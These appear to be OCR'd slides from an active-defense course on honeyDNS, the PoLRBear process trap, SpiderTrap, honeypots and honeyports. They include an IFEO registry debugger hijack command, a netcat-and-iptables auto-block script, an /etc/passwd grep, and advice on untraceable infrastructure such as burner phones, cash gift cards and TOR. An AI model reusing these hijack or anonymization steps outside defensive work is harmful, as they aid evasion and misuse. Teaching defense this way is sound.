
Tactics: Channel, Detect, Legitimize, Facilitate, Test, Collect, Disrupt

Honeydns

- What if your DNS server pointed to a large number of non-existent systems?
- Most attackers start by pulling records from a DNS server
  - Zone transfer, if possible
- The idea is to have a large number of records pointing to unused IP address space
- Then, log, alert, and possibly drop addresses that request for these systems



Polarbear



polrbearproject / **polrbear**

Code | Issues | Pull requests | Actions | Projects | Security | Insights

master | **1** branch | **0** tags | Go to file | Code

polrbearproject Update README.md — bff39f7 2 hours ago — **6** commits

classes	Initial code push.	2 hours ago
conf	Initial code push.	2 hours ago
core	Initial code push.	2 hours ago
imgs	Adding images.	2 hours ago
modules/trap/windows/process	Initial code push.	2 hours ago
mono	Initial code push.	2 hours ago
util	Initial code push.	2 hours ago
.gitignore	Initial commit	2 years ago
LICENSE	Initial commit	2 years ago
README.md	Update README.md	2 hours ago
__init__.py	Initial code push.	2 hours ago
polrbear.bat	Initial code push.	2 hours ago
polrbear.py	Initial code push.	2 hours ago

README.md

PoLRBear Project

Polarbear

```
            [ polrbear - 0.1-alpha (Codename: Yuri) ]
polr > trap

Available modules:

     Module
     ------
 1   trap/windows/process/cscript
 2   trap/windows/process/hostname
 3   trap/windows/process/ipconfig
 4   trap/windows/process/mshta
 5   trap/windows/process/ping
 6   trap/windows/process/powershell
 7   trap/windows/process/powershell_ise
 8   trap/windows/process/whoami
 9   trap/windows/process/wmic
 10   trap/windows/process/wscript
 11   trap/windows/process/xcopy

polr >
```

Polarbear

```
polr > use 2
polr trap(windows/process/hostname) > options

Module options (trap/windows/process/hostname):

    Name        Current Setting  Required  Description
    ----        ---------------  --------  -----------
    DEBUGGER    none.exe         True      The debugger process to run
    HOSTNAME    NSA-PC01         True      The fake hostname to be displayed
    PROCESS     hostname.exe     True      The process to trap

polr trap(windows/process/hostname) >
```

Polarbear

```
polr trap(windows/process/hostname) > run
[*] Creating the hostname.cs class for the none.exe binary
[+] Class created successfully
[+] Added the following command to polrbear.bat
reg add "hklm\software\microsoft\windows nt\currentversion\image file execution options\hostname.exe" /v Debugger /t REG
_SZ /d "none.exe" /f
polr trap(windows/process/hostname) > build
[*] Added command hostname
[*] Building solution, please wait...
================[msbuild output]================
Microsoft (R) Build Engine version 4.8.4084.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Building the projects in this solution one at a time. To enable parallel build, please add the "/m" switch.
Build started 3/12/2021 12:02:52 PM.
Project "c:\Users\ben0xa\Documents\polrbear\polrbear\mono\none\none.sln" on node 1 (default targets).
ValidateSolutionConfiguration:
  Building solution configuration "Release|x86".
Project "c:\Users\ben0xa\Documents\polrbear\polrbear\mono\none\none.sln" (1) is building "c:\Users\ben0xa\Documents\pol
```

Annoyance

- ***Evil Web Servers***

Evil Web Servers

- Many testers and attackers use automated crawling
  - This helps identify pages and possible insertion points for their attacks
- Maybe there is a way to attack the tools
- Possibly setting up a DoS condition on the automated scanner
- You can also set up rules to alert you
- Let's give this a try
- This is not something you want to do on an external webserver that you want to have crawled by Google
- Configure robots.txt appropriately

Annoyance

- ***Lab: SpiderTrap***

Decoy Content

Seed content that can be used to lead an adversary in a specific direction, entice a behavior, etc.

Decoy Content is the data used to tell a story to an adversary. This content can be legitimate or synthetic data which is used to reinforce or validate your defensive strategy. Examples of decoy content are files on a storage object, entries in the system registry, system shortcuts, etc.

Details

ID: DTE0011

Tactics: Channel, Detect, Legitimize, Facilitate, Test, Collect, Disrupt

Lab: SpiderTrap

```
adhd@ubuntu:/opt/spidertrap$ cat spidertrap.py
#!/usr/bin/env python

# Spider Trap

### Configuration Section ###
# the lower and upper limits of how many links to put on each page
LINKS_PER_PAGE = (5, 10)
# the lower and upper limits of how long each link can be
LENGTH_OF_LINKS = (3, 20)
# the port to bind the webserver on
PORT = 8000
```

- Objective: To show how we can easily create infinitely recursive directory loops to stop web crawling activity
- **We will use the ADHD VM for this lab!**
- This lab should take 15-20 minutes

Instructions on VM

Lab: Running SpiderTrap

```
/opt/spidertrap$ python2 spidertrap.py
Starting server on port 8000...
Server started.  Use <Ctrl-C> to stop.
```

Lab: Spidertrap - Using wget


```
$ wget -m http://127.0.0.1:8000
--2013-01-14 12:54:15--  http://127.0.0.1:8000/
Connecting to 127.0.0.1:8000... connected.
HTTP request sent, awaiting response... 200 OK
<<<snip>>>
HTTP request sent, awaiting response... ^C
```


- Many testers use the Ron Popeil testing methodology
  - "Set it and forget it!"
- This would lead to a fun surprise when the testers come back

Lab: Spidertrap - Passing in a Directory List

- Giving SpiderTrap a list of directories to make it more realistic

```
/opt/spidertrap$ python2 spidertrap.py DirBuster-
Lists/directory-list-2.3-big.txt

Starting server on port 8000...
Server started.  Use <Ctrl-C> to stop.
```





Annoyance

- ***Not Getting Shot Is Important (or How to Set This Up at Work)***

Playing with Fire: Not Getting Shot Is Important (or How to Set This Up at Work)

- Okay, so you think you have a bad guy system you want to investigate
- Direct connections are a huge no-no!
- In fact, directly connecting can be highly dangerous
- Our recommendation is to not connect until you are sure you have what you need from an IR perspective

- Do not set it up so it is attributable to you or your company
  - Think about who you are dealing with: drug dealers, mafia, Internet tough guys, and so on

Basic ADHD Setup

- Always set up ADHD in a non-attributable fashion
  - Preferably on a third-party hosting provider
- Do not set this up on your network (ever!)
- You want all the callbacks to come to a server/domain not related to your organization
- Set up the server via a name/e-mail that is not a real person
  - Many organizations have their employees set up the server under their personal e-mail and name
  - This is not good at all
- Register all this through a non-attributable e-mail/PayPal/domain/hosting

Proxy Software

- It is critical you use a third-party anonymizing proxy service to connect back to your Internet-facing ADHD instance, e-mail domain registration, and PayPal
- This creates another layer of protection for you and your company
- This sounds awful, but let's pretend you are a criminal
- Good options for using TOR safely (i.e. minimizing exposure)
  - Whonix - https://www.whonix.org/ (VMs)
  - TailsOS - https://tails.boum.org/ (Live system)
- Ideally, set up on a third-party hosted server somewhere
- VPN services are another option but may not be as anonymous

Non-Attributable E-mail

- Avoid Google/Microsoft/etc.
  - Let's just say privacy is not really their thing…yeah :-\
- ProtonMail is all about privacy and anonymity
  - Free, zero-knowledge system, hosted in Switzerland (excellent privacy laws)
  - Supports custom domains, too!
  - https://protonmail.com/
- All of your other accounts will use this account as the main registration and verification point
- Use a very strong/long passphrase (never reuse anywhere else)
- If you have to provide an address, use a famous place that has nothing to do with you or anyone associated with you in any way

Hosting/Domain Providers

- Some hosting providers are a bit crazy about how they verify who you are
  - Amazon can be pretty strict
- You will either need to be able to upload or convert ADHD
  - Or simply reinstall the tools
- When you create your non-attributable instance, be prepared to have to destroy it
  - Don't get too emotionally attached to it
- Provider needs to accept PayPal and/or pre-paid gift cards
- The previous options are getting rarer and rarer
- Digital Ocean is a good option (no guarantees in this business)


Burner Phones

- Burner Phones are essential to confirm account details
  - Serivces like Google will require a phone to send a text to activate an account
- Phones can be purchased from just about anywhere (Walmare, Target, gas stations, etc.) for little to no cost
- You can also use an app like Burner
  - Burnerap.com
  - Unlimited burner numbers
  - WARNING: Your phone can still be traced with a warrent
- Now, you can feel like a real spy!

Paying for It All

- Do not use a personal/corporate credit card!
- Go to Walgreens (preferably in another state)
- Purchase VISA, AMX, or Master Card gift cards
- Pay with cash
- $100-$500 seems to be enough for a 2-6 month operation
- Then, create a PayPal account tied to this card
  - This might be against the terms of service for PayPal
  - But, getting shot is not fun either

Setup



Your DMZ

Internal Systems

Honeydocs

HoneyBadger
Canarytokens
Honeyports
SpiderTrap

Callbacks

Hosted

All deployed components should call back to your cloud-based ADHD system.

Annoyance

- ***Honeypots***

What Is a Honeypot?

- This is an object that is intended to be interacted with by an attacker, not legitimate users
- Honey all the things!
  - honeytoken, honeyrecord, honeytable, honeypot, honeynet, honeycred, honeyport, honeydoc, etc.
- Ideally, it should resemble something valuable to you and/or your organization
- Any interaction with the honey*thing* is considered malicious and should be responded to immediately

Purpose of This Section

- We can look at honeypots in two different ways:
  - Research honeypots
  - Production honeypots
- We focus on production honeypots for:
  - Identifying malicious internal systems and users
  - Identifying attacks that AV and IDS miss
  - Our incident-handling procedures

Use Honeypots to Learn About Attacks

- Many teams use honeypots to learn about how attacks work
- It can be useful as a learning tool
  - Much like having a hacker ant farm
- It can be a time sinker
- Management often does not see the value
- Why not focus on real attacks?

Use Honeypots to Learn About Attackers

- How do you handle system compromises?
  - Detect and clear?
  - Detect and learn?
- Honeypots give us great value in understanding the attacker's skill and motivation
- Dropping warez versus searching for "TOP SECRET" or credit card numbers
- What else did they have access to?

Why Use Honeypots in Production?

- Honeypots can help you detect attacks other techniques miss
- "Security through obscurity is this: No security at all"
  - Let's clarify that…
  - $D_t + R_t < A_t$
- Other security technologies have significant limitations
  - They miss most of the post-exploitation activities
  - Mainly because of how we use them
  - Trusted insiders are hard to detect
- Honeypots are an integral part of a robust defensive architecture

Honey Users

- We can also create accounts to trap attackers
  - Fake Domain Admin Accounts, Service accounts, etc.
- We then generate alerts for when these accounts are activated
- We can also create emails for these accounts
- LinkedIn? Facebook? Yes!
- Make sure rules are created in your SIEM for these accounts being accessed

OpenCanary

- A great collection of scripts to emulate a wide number of honey services
  - FTP, HTTP, SMB, SSH, Telnet, etc.
- The alerting is one of the more instersting aspects of OpenCanary
  - Email, Syslog, and SMS
- Python-based scripts are super easy to use
- Get it here:
  - http://docs.opencanary.org/en/latest/


```
{
  "console.sms_notification_enable": true,
  "console.sms_notification_numbers": ["+336522334455"],
  "console.email_notification_enable": true,
  "console.email_notification_address": ["notifications@opencanary.org"],
  "twilio.auth_token": "fae9206628714fb2ce00f72e94f2258f",
  "twilio.from_number": ""+1201253234"",
  "twilio.sid": "BD742385c0810b431fe2ddb9fc327c85ad",
  "console.mandrill_key": "9HCjwugWjibxww7kPFej",
  "scans.network_portscan_horizon": 1000,
}
```

Open Canary

Applicable MITRE Shield techniques:

- *DTE0016 - Decoy Process*
- *DTE0034 - System Activity Monitoring*

Commercial Solutions: Cymmetria Maze Runner



- ***Honeyports***

Applicable MITRE Shield techniques:

- *DTE0016 - Decoy Process*
- *DTE0026 - Network Manipulation*
- *DTE0023 - Migrate Attack Vector*
- *DTE0027 - Network Monitoring*

Honeyports

- Honeyports are ports that trigger an action when they are connected to
  - Blacklist
  - Alert
  - Fire up Mr. Coffee
- If they are not done correctly, there is a chance you might blacklist legitimate systems
- Understand how connections work before you start implementing technical solutions

Fail2Ban

- Fail2Ban monitors for authentication failures in /var/log/auth.log
- Once a threshold of fails is reached, it will block the offending IP address
- So easy to use, it should be installed on evertything
- Monitors any service that logs to auth.log
  - SSH, Web Services, Telnet, etc
- Can be found here:
  - http://www.fail2ban.org/wiki/index.php/Main_Page

```
 __      _ _ ___ _
 / _|__ _(_) |_  ) |__  __ _ _ _
|  _/ _` | | |/ /| '_ \/ _` | ' \
|_| \__,_|_|_/___|_.__/\__,_|_||_|
v0.10.0                    2016/??/??
```

Denyhosts

DenyHosts

build passing

DenyHosts is a utility developed by Phil Schwartz and maintained by a number of developers which aims to thwart sshd (ssh server) brute force attacks.

Please refer to https://github.com/denyhosts/denyhosts for more information.

Installation

Requirements

The DenyHosts software depends on the "ipaddr" Python module, which is available in most Linux and BSD repositories.

Source Distribution

If you downloaded the source distribution file (DenyHosts-#.#-tar.gz) then:

```
$ tar zxvf DenyHosts-3.1.tar.gz

$ cd denyhosts
```

as root:

```
# python setup.py install
```

Annoyance

- ***Lab: Honeyports***

Lab: AutoDrop from the CLI

- You create two different scripts that automatically drop connections to your honeyports
  - One for Linux
  - One for Windows
- First, there is a series of write-ups on the different components required to complete the lab
- Solutions are provided at the very end
  - But what is the fun in that?
- Objective: Why do this when there are tools that do this for you?
  - Because, you might not have access/permission to use some of the tools we cover
- This lab should take roughly 60 minutes

Lab: Drop from the CLI-Iptables

- Iptables is the built-in Linux firewall:
  - Very powerful
  - Flexible architecture
- Let's look at a simple rule:

  ```
  # iptables –A INPUT –p tcp –s 172.16.30.42 –j DROP
  ```

  - This adds a rule to drop all TCP traffic from 172.16.30.42
  - You can also create OUTPUT and FORWARD rules
  - There are also nat and mangle rules
- To clear your rules:

  ```
  # iptables –F
  ```
- To list your rules:

  ```
  # iptables –L
  ```

Lab: Drop from the CLI - Bash

- Bash is wicked powerful
- It is also everywhere
- First, use scripting language for new IT folks
- To loop
  - # while [1]; [do something]; done
- To assign a variable
  - # FOO=Bar
  - # echo $FOO
- Using awk, specificly the print function

Lab: Drop from the CLI - Netcat

- Netcat can shovel data across a network connection
  - For the online manual
  - # man nc
- It can listen on an arbitrary port of your choosing
  - # nc –nvl 8080
  - Netcat listens on port 8080, no DNS, with verbose output
- The –v option produces verbose output
  - Helpful when you want to cut out something (e.g. an IP address)

Lab: Drop from the CLI - Other Linux Commands

- Grep allows you to display lines that meet the criteria you set forth
- | < -- That is not an "I;" it is a "pipe"
  - Look above the Enter key
  - This allows you to take the output of one command and pipe it into another for processing
- For example: # cat /etc/passwd| grep ":0:"
  - This dumps the contents of /etc/passwd and displays only the lines that have :0:
- Shell redirects
- 0 = Standard Input
- 1 = Standard Output
- 2 = Standard Error
- /dev/null is sometimes a good place to send things you do not care about
- awk can be your friend (man awk, look at print)

Lab: Drop from the CLI - Hints

- You need to chain some things together
- The output of a command might need to be assigned to a variable that you will call later
- Standard Error (2) is very important
- Break your different commands up and look at your output
- What do you need?
- How can you get only the values you want?

Lab: Drop from the CLI - Setting Up the Trap

Type the following script using your favorite editor (vim, nano, gedit, etc.) and save it as “honeyport.sh”

```
#!/bin/bash

echo "Started"

while [ 1 ]
do
        IP=`nc -nvl 1025 2>&1 1> /dev/null | grep received | awk -F '[] []' '{print $3;}'`
        iptables -A INPUT -p tcp -s $IP -j DROP
        echo -- $IP has been blocked!
done
```

Lab: Drop from the CLI - Triggering the Trap

- Now scan your honeyport from your Windows system
- This scan will report the port as open

```
C:\> nmap -F ADHD_IP_Address

Starting Nmap ( http://nmap.org )

Nmap scan report for ubuntu (192.168.1.X)
Host is up (0.00069s latency).
Not shown: 97 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
1025/tcp open  NFS-or-IIS
MAC Address: 00:0C:29:6C:14:79 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
```


Lab: Drop from the CLI - A Full Connect Scan


- A full TCP connection triggers the honeyport
- Your Nmap scan will be much slower this time

```
C:\> nmap -sT -F ADHD_IP_Address

Starting Nmap ( http://nmap.org ) at 2016-08-30 13:25 Pacific Standard Time
```

Lab: Drop from the CLI - Meanwhile, Back At the Ranch...

```
/opt/honeyports$ sudo bash honeyport.sh
Honeyports activated...
-- 192.168.1.X has been blocked!
```





```
$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       tcp  --  192.168.1.X         anywhere

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

Be sure to kill your port scan!

```
$ sudo iptables -F
```

